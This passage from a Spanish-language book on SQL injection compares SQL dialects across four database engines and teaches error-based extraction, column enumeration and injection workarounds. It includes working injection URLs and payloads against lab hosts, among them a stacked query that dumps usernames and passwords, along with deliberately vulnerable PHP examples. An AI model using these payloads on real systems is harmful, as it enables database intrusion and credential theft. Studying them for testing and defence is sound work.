mysql> select 1 from dual where 1=1;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select 1 from dual where 1=2;
Empty set (0.01 sec)
```

Por su parte, SQL Server y PostgreSQL ni soportan el uso de la tabla "dual" ni obligan a utilizar una cláusula FROM:

```
select 1
```

```
select 1 where 1=1
```

Como puede observarse, tres comportamientos distintos en cuatro gestores de bases de datos. Y no es éste el único tema en el que cada uno marcha por su lado.

Algunas de estas diferencias son meros detalles, anécdotas a tener en cuenta. Por ejemplo, as funciones que se utilizan para obtener un carácter a partir de su código ASCII, extraer una parte de una cadena o su longitud. Así, en SQL Server estas funciones son, respectivamente "CHAR(código_ascii)", "SUBSTRING(cadena,inicio,longitud)" y "LEN(cadena)".

Nombres muy en la línea del lenguaje Basic.

ORACLE y PostgreSQL las llaman "CHR", "LENGTH" y "SUBSTR", respecivamente, mientras MySQL usa "CHAR", "LENGTH" y "SUBSTR". Curiosamente, a pesar de las diferencias en los nombres, la semántica y los parámetros de entrada son idénticos a los de SQL Server. Al menos, para obtener el código ASCII de un carácter, los cuatro motores de bases de datos coinciden en usar "ascii". Algo es algo.

En otras ocasiones, el contraste entre las sintaxis a emplear con distintas bases de datos es tal que tiene serias implicaciones prácticas. Por ejemplo, sobre la forma en que se puede obtener las filas de una relación de una en una, realizando varias peticiones. Las siguientes tablas muestran diferentes formas de hacerlo en los distintos Sistemas Gestores de Bases de Datos.

MySQL y PostgreSQL retornan la primera fila de una relación ante una consulta del tipo:

```
SELECT col1, col2
FROM tabla
LIMIT 1 OFFSET 0
```

... e incrementando el valor del OFFSET se podría obtener el resto, mientras que ORACLE y SQL Server (y de nuevo PostgreSQL) realizan la misma operación con:

```
SELECT * FROM (
  SELECT row_number()
        over
        (order by columna)
          as posicion,
        tabla.*
  FROM tabla) T
WHERE posicion = 1
```

En este caso, para obtener las siguientes filas se deberá modificar el valor indicado para "posición".

Siguiendo con las variantes que presentan los motores de bases de datos, aparecen los comentarios. Uno de esos recursos que posiblemente no sean imprescindibles para explotar una vulnerabilidad de *SQL Injection* pero que, sin duda, pueden facilitar, y mucho, las cosas.

En general, pueden distinguirse dos tipos de comentarios: los que están delimitados entre las secuencias "/*" y "*/" y los que comienzan en un punto y terminan con el final de la línea. Los primeros están soportados por ORACLE, MySQL, PostgreSQL y SQL Server:

```
SELECT /*comentario*/ 'prueba';
```

O, en ORACLE

```
SELECT /*comentario*/ 'prueba' from dual;
```

En cuanto a los segundos, su sintaxis varía según el Gestor de Bases de Datos:

BASE DE DATOS	SINTAXIS
ORACLE	select 1 from dual -- comentario;
MySQL	select 1; # comentario
PostgreSQL	select 1; -- comentario
SQL Server	select 1; -- comentario

Obsérvese como MySQL rompe con la regla general de usar dos guiones, utilizando en su lugar una almohadilla. Pero incluso entre los demás existen diferencias: en ORACLE el comentario debe incluirse ANTES del punto y coma con que se termina la instrucción.

A modo de resumen: a lo largo de este epígrafe se han mostrado varias de las diferencias existentes en el lenguaje SQL soportado por distintos sistemas gestores de bases de datos. Y hay muchas más. Algunas ya han sido tratadas con anterioridad en el presente libro y otras lo serán en lo poco que le queda por delante.

Con todo, un gran número de ellas se quedarán, necesariamente, en el tintero.

2. Información sobre la Base de Datos.

A la hora de explotar una vulnerabilidad de *SQL Injection*, el atacante debe comenzar por obtener cuanta información le sea posible sobre la Base de Datos: qué motor usa y qué versión, con qué cuenta se conecta la aplicación, qué tablas existen… De ese modo podrá hacerse una idea de a qué se enfrenta y qué puede obtener.

En el capítulo I se mostró cómo determinar qué gestor de bases de datos utiliza una aplicación. Pero esta información no determina de forma concluyente qué características presenta aquel: dentro de un mismo motor habrá diversas versiones y cada una soportará unas determinadas funcionalidades.

Para conocer qué versión del motor de bases de datos está instalada se puede recurrir a las siguientes consultas SQL.

BASE DE DATOS	SINTAXIS
ORACLE	select version from v$instance;

MySQL	select version();
	y
	select @@version();

PostgreSQL	select version();
SQL Server	select @@version;

Como puede observarse, de nuevo, la solución al problema depende de qué base de datos utilice la aplicación.

Una vez caracterizado el sistema gestor de base de datos, el siguiente objetivo es conocer a qué instancia particular, a qué base de datos, se conecta la aplicación. De nuevo, cada DBMS proporciona una forma distinta para acceder a dicha información:

BASE DE DATOS	SINTAXIS
ORACLE	select name from v$database
MySQL	select database();
PostgreSQL	select current_database();
SQL Server	select DB_NAME();

Y si se desea determinar qué otras instancias coexisten con ella en el mismo servidor, la solución vuelve a venir de la mano de las tablas y vistas que conforman el catálogo de recursos del sistema:

BASE DE DATOS	SINTAXIS
MySQL	select schema_name from information_schema.schemata;
PostgreSQL	select datname, datcl from pg_database; "datcl" contiene información sobre los permisos de acceso
SQL Server	select name from master..sysdatabases;

ORACLE es, en este caso, una excepción, puesto que no se prevé la interacción entre las instancias de bases de datos. De todos modos, siempre se puede obtener esta información si se consigue acceso al sistema operativo o a los archivo del servidor. Por ejemplo, consultando el contenido del fichero TNSNAMES.ORA. Y no es la única opción:

- En Linux, Unix y similares se puede consultar el contenido del fichero "*/etc/oratab*", en el que se configuran las distintas instancias.
- En Windows, cada instancia requiere de la existencia de una serie de servicios. Sus nombres comienzan por "oracleservice", por lo que pueden ser recuperados mediante una instrucción como:

```
C:\User\Administrador> sc query | find /I
"oracleservice"
```

Dentro de una base de datos, y antes de terminar llegando a las relaciones, existen otros elementos que pueden cualificar sus nombres. A veces, cuando se hace referencia a una tabla dentro de una instrucción SQL, se utiliza una notación del tipo:

prefijo.tabla

A lo largo del presente libro podrá el lector encontrar numerosos ejemplos, como "almacen.usuarios" o "almacen.productos". ORACLE, MySQL, PostgreSQL y SQL Server, todos ellos, soportan esta notación y, sin embargo, cada uno de ellos asocia a este prefijo un significado distinto.

En PostgreSQL se corresponde con un espacio de nombres, o "namespace". Una agrupación de elementos relacionados entre sí. Se puede listar los namespaces existentes mediante la consulta:

```
select nspname from pg_namespace
```

..
Mientras, en ORACLE, indica el propietario de la tabla y la lista de sus posibles valores se obtiene como respuesta a:

```
select distinct owner from all_tables
```

En sistemas MySQL, el prefijo se refiere a la base de datos que contiene la tabla. Y en SQL Server con el esquema de la misma. Para determinar sus diferentes valores se tendría una instrucción SELECT como la siguiente:

```
select schema_name from information_schema.schemata
```

Finalmente, es el turno de las tablas, cuyos nombres pueden ser determinados mediante consultas como las siguientes:

BASE DE DATOS	SINTAXIS
ORACLE	select table_name, tablespace_name from all_tables;
MySQL	select table_schema,table_name from information_schema.tables where table_type='BASE TABLE'
PostgreSQL	select relname,nspname from pg_class, pg_namespace where pg_namespace.oid = relnamespace;
SQL Server	USE <base de datos>; select table_name from information_schema.tables where table_type='BASE TABLE'

... para, posteriormente, encontrar los nombres de las columnas que las componen:

BASE DE DATOS	SINTAXIS
ORACLE	select column_name, data_type from all_tab_columns where table_name = '<table>' and owner = '<base de datos>' and column_id = 1 Incrementar el valor de "column_id" para extraer la información de las demás columnas.
MySQL	select column_name, data_type from information_schema.columns where table_name='<tabla>' and table_schema='<esquema> ' and ordinal_position=1; Ir incrementando el valor de "ordinal_position" para obtener los datos de las diferentes columnas
PostgreSQL	select attnum,attname,typname from pg_class, pg_namespace, pg_attribute, pg_type where attnum=1 and pg_type.oid=atttypid and attrelid=pg_class.oid and relname='<nombre de la tabla>' and pg_class.relnamespace=pg_namespace.oid and nspname='<nombre del namespace>' Ir incrementando el valor de "attnum" para obtener los datos de las diferentes columnas. Los valores de "attnum" menores que cero reportan las columnas creadas por el sistema.
SQL Server	use <base de datos>; select column_name, data_type from information_schema.columns where table_name='<tabla>' and ordinal_position=1; Ir incrementando el valor de "ordinal_position" para obtener los datos de las diferentes columnas

A estas alturas, el atacante sabría, al menos, de dónde extraer la información.

3. SQL Injection basada en errores

Recordará el lector que en el primer capítulo de este libro se hicieron varias pruebas con una aplicación web que utilizaba una base de datos PostgreSQL. Y que, si la aplicación mostraba mensajes de error demasiado "reveladores", éstos podían ser utilizados para extraer información de interés. Después, en el apartado 5 del capítulo 2 se volvía a emplear esta técnica, esta vez contra una aplicación que usaba ORACLE.

Cada gestor de bases de datos se comporta de forma diferente ante un error. Ante una misma instrucción, uno puede presentar un aviso en el que figura el valor que lo ocasionó mientras que otro, simplemente, avisará de que existe un problema en tiempo de ejecución. Y otro, quizá, no encuentre nada que objetar en ella.

Y con los entornos de producción pasa algo similar. Por ejemplo, con la implementación del acceso a MySQL desde PHP 5, aún cuando éste tenga habilitados los mensajes de error, lo normal es que sólo aparezcan vagos mensajes del tipo:

```
Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in
/var/www/pruebas/mysql.inc.php on line 19
```

Quizá aún desvelen demasiado. Al menos, una ruta de archivo y que se usa MySQL. Y que hubo un error, lo cual podría aprovecharse mediante técnicas de Blind *SQL Injection* basadas en errores. Pero no para obligar al programa a visualizar información de la base de datos. Ya lo indica la propia documentación de PHP:

```
Description:
string mysql_error([ resource $link_identifier ])
Returns the error text from the last MySQL function. Errors coming back from the MySQL
database backend no longer issue warnings. Instead, use mysql_error() to retrieve the error text.
```

... lo cual puede leerse en: *http://www.php.net/manual/en/function.mysql-error.php*

Éste es uno de esos casos en que, por la calidad de la traducción, mejor no leerse la página en castellano. Al menos, en la fecha en que se escriben estas líneas. Pero, por si alguien la prefiriera: *http://www.php.net/manual/en/function.mysql-error.php*

En definitiva, el atacante necesitaría la "colaboración" de su víctima: que la aplicación muestre de forma expresa los mensajes de error mediante una línea de código como:

```
echo mysql_error($conexion);
```

Y si el entorno de explotación es ASP.NET, las opciones por defecto tampoco permitirán los mensajes de error explícitos. Para activarlos, se puede crear un fichero en la carpeta raíz de la aplicación con el siguiente contenido:


```
<configuration>
  <system.web>
    <customErrors mode="Off" />
  </system.web>
</configuration>
```

En definitiva, lo más probable es que, si el motor de bases de datos es MySQL, no se pueda contar con unos mensajes de error demasiado locuaces. Pero siempre habrá ocasiones en que la fortuna del atacante le proporcione una presa fácil.

En estos casos, pueden utilizarse varias construcciones para forzar los errores en tiempo de ejecución. La primera sorpresa es que no valdrán las típicas conversiones de cadenas a valores de tipo numérico, ya que éstas se producen con total normalidad: simplemente devuelven un 0 (cero). La solución que frecuentemente aparece en la bibliografía, y en Internet, hace uso de una sintaxis bastante más complicada. Obsérvese la siguiente instrucción:

```
select count(*), floor(rand(0)*2) from almacen.productos group by 2
```

Aunque a primera vista no se aprecie, hay un error. Se agrupan los resultados usando como criterio la segunda columna, que se calcula mediante la fórmula:

```
floor(rand(0)*2)
```

En el proceso, será necesario consultar varias veces el valor de esta columna. Y, al incluir una invocación a la función "rand" (que genera un número aleatorio), no siempre se encontrará lo mismo. En este caso, podrá ser un 0 ó un 1. Como consecuencia, es más que posible que estas incongruencias terminen generando un error. Posible y probable, que no seguro, porque está involucrado el azar, si bien en las pruebas realizadas fue necesario y suficiente que la tabla de la que se extraen los datos tuviera al menos tres elementos. El mensaje obtenido sería algo similar a:

```
Duplicate entry '1' for key 'group_key'
```

... donde "1" es el valor que causa el problema.

Para aprovechar este mensaje es necesario que aparezca en él la información que se desea extraer (supóngase que se trata de la versión de la base de datos), que la entrada que provoca el fallo la contenga. Para lo cual puede utilizarse la función "concat":

```
select count(*), concat(floor(rand(0)*2),'-> ',version())
 from almacen.productos group by 2
```

El valor sigue siendo aleatorio y produciendo duplicados. Pero, esta vez, más interesantes, como puede comprobarse mediante una URL como la del siguiente ejemplo. Nótese como, en lugar de

almacen.productos, se usa una consulta que genera tres filas (la aplicación fue modificada para que mostrara la consulta creada y los mensajes de error):

```
http://webserver1/pruebas/producto.php?id=1 and exists(
  select count(*), concat(floor(rand(0)*2),'-> ',version())
  from (select 1 union select 2 union select 3) t
  group by 2 )
```

Usando MySQL

select * from almacen.productos where id = 1 and exists(select count(*), concat (floor(rand(0)*2),'-> ',version()) from (select 1 union select 2 union select 3) t group by 2)
Warning: mysql_query() [function.mysql-query]: Unable to save result set in /var/www/pruebas/mysql.inc.php on line 14

Duplicate entry '1-> 5.1.54-1ubuntu4' for key 'group_key'

Fig 5.1: Mensaje de error

Otra función que provoca mensajes de error apropiados para esta técnica es "ExtractValue", que obtiene un valor de un documento XML utilizando notación XPath. Puede obtenerse más información sobre la misma en:

```
http://dev.mysql.com/doc/refman/5.1/en/xml-functions.html
```

Un ejemplo de su uso para determinar la versión de MySQL empleada, esta vez utilizando un servidor con ASP.NET, sería:

```
http://192.168.56.103/prueba.aspx?id=1 and extractvalue(1, concat('/',version()))
```




Fig 5.2: Error

Si MySQL no es demasiado propicio a mostrar errores con información relevante para el atacante, otros motores de bases de datos son mucho más permisivos. Por ejemplo, SQL Server y PostgreSQL se comportan de forma harto curiosa ante un uso indebido de cláusulas "HAVING", como en:

```
select * from almacen.productos where id=1 having 1=1
```

… lo cual puede ser aprovechado en URLs del tipo:

```
http://webserver1/pruebas/producto.php?id=1 having 1=1
```

Cuya respuesta contendrá información sobre la consulta ejecutada y sobre una de las columnas que produce:




Fig 5.3: PostgreSQL

O, en el caso de SQL Server:




Fig 5.4: SQL Server

Una vez conocido el nombre de un campo, el siguiente puede determinarse mediante otra inyección de código SQL:

```
http://webserver1/pruebas/producto.php?id=1 group by id having 1=1
```

Obsérvese como se ha incluido una cláusula "group by id", donde "id" es el nombre del campo determinado en el paso anterior (tampoco era tan difícil adivinarlo a partir del parámetro GET que utiliza la aplicación). Aparecerá el nombre de una nueva columna:




Fig 5.5: Otra columna

Para seguir determinando las columnas, se irían añadiendo los nombres ya conocidos a la cláusula "group by", resultando sucesivamente en los siguientes accesos:

http://webserver1/pruebas/producto.php?id=1 group by id,referencia having 1=1
http://webserver1/pruebas/producto.php?id=1 group by id,referencia,nombre having 1=1
http://webserver1/pruebas/producto.php?id=1 group by id,referencia,nombre,precio having 1=1

Ésta última URL no producirá ningún error, con lo que se habrá completado el proceso de determinación de los nombres de las columnas y su orden de aparición. Para tratar de determinar sus tipos, se puede forzar una comparación con valores numéricos:

```
http://webserver1/pruebas/producto.php?id=1 and nombre=1
```

… lo cual, en SQL Server, arrojará un error en caso de que el campo sea de tipo texto:




Fig 5.6: Tipo cadena

Nótese como aparece el valor de cadena que ocasionó el error, haciendo posible la extracción de datos. Otra forma de obtener un resultado similar sería usar una unión con otra consulta:

```
http://webserver1/pruebas/producto.php?id=1 union select null,1,null,null
```

… la cual, en caso de producirse una situación de excepción revelaría que la segunda columna no es de tipo numérico. Esta última técnica funcionará tanto en PostgreSQL como en SQL Server, dando cada uno de ellos su propia "información adicional":




Fig 5.7: Error en UNION

Para conocer el número de filas de una tabla o una consulta, y quizá los tipos de algunas de sus columnas, pueden también usarse los errores generados por algunos motores de bases de datos en las comparaciones entre filas de consultas:

```
mysql> select * from almacen.productos where id=1 and (select * from
almacen.usuarios)=(1,2);
ERROR 1241 (21000): Operand should contain 4 column(s)
mysql>
```

```
postgres=# select * from almacen.productos where id=1 and (1,2,3) =
(select * from almacen.productos limit 1);
ERROR:  la subconsulta tiene demasiadas columnas
LÃ NEA 1: ...t * from almacen.productos where id=1 and (1,2,3) = (select
...
                                                                   ^
postgres=# select * from almacen.productos where id=1 and (1,2,3,4) =
```

```
(select * from almacen.productos limit 1);
ERROR:  el operador no existe: integer = character
LÃ NEA 1: ...* from almacen.productos where id=1 and (1,2,3,4) = (select
...
                                                               ^
SUGERENCIA:  NingÃºn operador coincide con el nombre y el tipo de los
argumentos. Puede desear agregar conversiones explÃcitas de tipos.
postgres=#
```

```
SQL> select * from almacen.productos where id=1
  2  and (1,2)=(select * from almacen.usuarios where nombre = 'admin');
and (1,2)=(select * from almacen.usuarios where nombre = 'admin')
           *
ERROR en lÝnea 2:
ORA-00913: demasiados valores


SQL> select * from almacen.productos where id=1
  2  and (1,2,3,4)=(select * from almacen.usuarios where nombre =
'admin');

ninguna fila seleccionada
```

En SQL Server estas construcciones generarían errores de sintaxis.

Pero hay otras posibilidades. Con este motor también funcionan las conversiones de tipos:

```
http://webserver1/pruebas/producto.php?id=1 and 1=convert(int, @@version)
```




Fig 5.8: Conversión

… por poner un ejemplo.

Y, recuérdese, tablas enteras pueden ser extraídas mediante esta técnica si se usan técnicas de Serialized *SQL Injection*:

```
http://webserver1/pruebas/producto.php?id=1 and (select * from almacen.usuarios for xml raw)=1
```




Fig 5.9: Serialized - Error

Y, a falta de éstas, si se quiere complica la cosa, se pueden insertar subprogramas o bloques de código:

```
http://webserver1/pruebas/producto.php?id=1;
declare @temporal as TABLE(id int identity, texto varchar(max));
insert into @temporal(texto) select nombre %2b':'%2bcontrasena from almacen.usuarios;
declare @contador int, @total int;
set @contador = 1;
select @total = COUNT(*) from @temporal;
declare @resultado varchar(max);
set @resultado = '';
while @contador <= @total
begin
  set @resultado = @resultado %2b ' --- ' %2b
        (select texto from @temporal where id = @contador);
  set @contador = @contador %2b 1 ;
end;
select 1 where 1 = @resultado
```



Fig 5.10: Otro error

Quizá sea más largo, pero también proporciona una mayor flexibilidad.

4. Algunos problemas típicos a la hora de inyectar código

4.1.Paréntesis

A veces, muchas veces, aun sabiendo que existe una vulnerabilidad *SQL Injection*, y conociendo cuál es el parámetro vulnerable, hay problemas para determinar qué código SQL hay que inyectar para obtener el resultado deseado.

Considérese el siguiente código PHP:

```
$sql = "select nombre from almacen.productos where (id = " . $_GET["id"] . " )" ;
```

Si esta cadena es utilizada posteriormente para realizar una consulta a la base de datos, la aplicación será vulnerable. Sin embargo ante un intento típico de aprovecharla como:

```
http://webserver1/pruebas/app2.php?id= -1  union select contraseña from almacen.usuarios where nombre = 'admin '--
```

… la aplicación sufriría a nivel interno un error y no mostraría el dato deseado, ya que la sentencia SQL generada sería:

```
select nombre from almacen.productos where (id = -1  union select contraseña from almacen.usuarios where nombre = 'admin '-- )
```


Como puede observarse, existe un error de sintaxis. Los dos guiones del final del parámetro "id" inician un comentario que hace que quede un paréntesis sin cerrar. Pero, incluso si se eliminaran, la consulta seguiría sin estar bien construida.

El problema para el atacante es que, salvo que disponga del código fuente de la aplicación, a priori no conoce la estructura de la consulta SQL que está alterando con sus inyecciones. Por ello, antes de darse por vencido, debe probar a ir cerrando paréntesis:

```
http://webserver1/pruebas/app2.php?id= -1  union select contraseña from almacen.usuarios where nombre = 'admin ' ) --
```

En el ejemplo anterior, esta vez sí se obtendría el resultado deseado. Pero en otros casos será necesario probar con dos paréntesis, con tres, etc. hasta dar con el número apropiado.



Nota: Si bien son los más frecuentes, los paréntesis no son el único elemento que puede producir este tipo de problemas.
En PostgreSQL, por ejemplo, los "corchetes" o "paréntesis rectos" ("[" y "]") son usados para seleccionar un elemento de un array, como en:
elementos[3]
Y también permiten diversos niveles de anidación:
elementos[índices[2]]
Una vez más, conocer el sistema de gestión de bases de datos utilizado y su "dialecto" de SQL es de vital importancia para determinar en qué punto de una consulta puede estar teniendo lugar la inyección y en qué forma puede estar anidado el código.

4.2.Inyecciones "zurdas"

Otro problema derivado de la falta de conocimiento de la estructura de la consulta SQL que se está manipulando es que muchas veces se ignora en qué parte de la misma se está produciendo la inyección.

Y no siempre es tan obvio. Por ejemplo, supóngase la siguiente URL:

```
http://webserver1/pruebas/buscador1.php?cadena=prueba&campo=referencia
```

… donde los parámetros GET son utilizados para crear la siguiente instrucción:

```
$sql = "select nombre from productos where " .
        $_GET["campo"] .
        " like '%" .
        $_GET["cadena"] .
        "%' " ;
```

Puede observarse que el parámetro GET "campo" se usa para designar el campo de la tabla sobre el que se quiere hacer las comprobaciones. El problema en este caso es que, aun siendo vulnerable a ataques de *SQL Injection*, muchas aplicaciones automáticas no lo detectarían como tal o no serían capaces de explotarlo.

La razón: al comprobar que el parámetro es una cadena de texto, estos programas intentarán añadir una comilla al final. Y en este caso la comilla está de más.

Una persona con suficientes conocimientos de SQL y de la forma en que funcionan los programas posiblemente se fije en qué información coloca en este parámetro la aplicación cada vez que se realiza una petición. Y analizándola sospechará que se trata de los campos de una tabla y se hará una idea sobre en qué partes de la consulta será insertado.

A veces, el propio nombre del parámetro, la cookie, o cualquiera que sea el elemento vulnerable, proporciona indicios sobre su función en la consulta a generar:

```
http://webserver1/pruebas/prueba.php?campo=nombre&tabla=almacen.productos&id=1&ordenarP
or=2
```

Otras veces, el problema puede derivarse de algo sencillo pero infrecuente, como ocurre con las "consultas invertidas". La idea que subyace tras ellas es trivial: los operadores de comparación tienen dos operandos, normalmente del mismo tipo. Uno a cada lado del operador.

Lo más habitual es encontrar construcciones de SQL del tipo:

```
$sql = "select * from almacen.usuarios where nombre = '" .
        $_GET["nombre"]
        " ' ";
```

… pero nada impide hacerlo al revés:

```
$sql = "select * from almacen.usuarios where '" .
        $_GET["nombre"]
        "' = nombre";
```

Poco común, sí, pero sigue siendo correcto. Y una prueba de fuego para muchas de las herramientas utilizadas para automatizar las técnicas de SLQ Injection.

Es frecuente que éstas fracasen al enfrentarse a una situación extraña. Por ejemplo, si trataran de detectar o explotar la vulnerabilidad usando técnicas de *Blind SQL Injection* posiblemente probarían con URLs del tipo:

```
http://webserver1/pruebas/buscausuario.php?nombre=admin' and 1=1 --
```

… pero eso crearía una sentencia SQL incorrecta:


```
select * from almacen.usuarios where 'admin' and 1=1 -- = nombre
```

Si se desconoce la estructura de las consultas SQL que la aplicación construye, lo más conveniente es utilizar entradas que funcionen tanto con las comparaciones habituales como con las "invertidas". En el ejemplo anterior, y suponiendo que el motor de bases de datos es PostgreSQL, una opción sería:

```
http://webserver1/pruebas/buscausuario.php?nombre=' || case when 1=1 then 'admin'
                                                     else '12212assdfafas' end || '
```

… donde se supone que no existe ningún usuario que se denomine "12212assdfafas".

Recuérdese que "||" es el operador de concatenación en PostgreSQL (los de MySQL, ORACLE y SQL Server fueron tratados en el capítulo I). De este modo, si se usa el orden habitual de los operandos, se tendría la siguiente consulta:

```
select * from almacen.usuarios where nombre='' || case when 1=1 then 'admin'
                                                     else '12212assdfafas' end || ''
```

… y si se usa el menos frecuente:

```
select * from almacen.usuarios where '' || case when 1=1 then 'admin'
                                    else '12212assdfafas' end || '' = nombre
```

Como puede comprobarse, ambas son correctas.

Un caso similar para un parámetro que acepta valores numéricos sería:

```
http://webserver1/pruebas/buscaUsuarioPorId.php?id=case when 1=1 then 1 else -12345 end
```

… asumiendo que el identificador "-12345" no está asociado a ningún usuario.

Al no añadirse nuevos términos ni operadores a la consulta original, no se altera su estructura sintáctica, evitando así introducir errores.

4.3.Filtrados… insuficientes

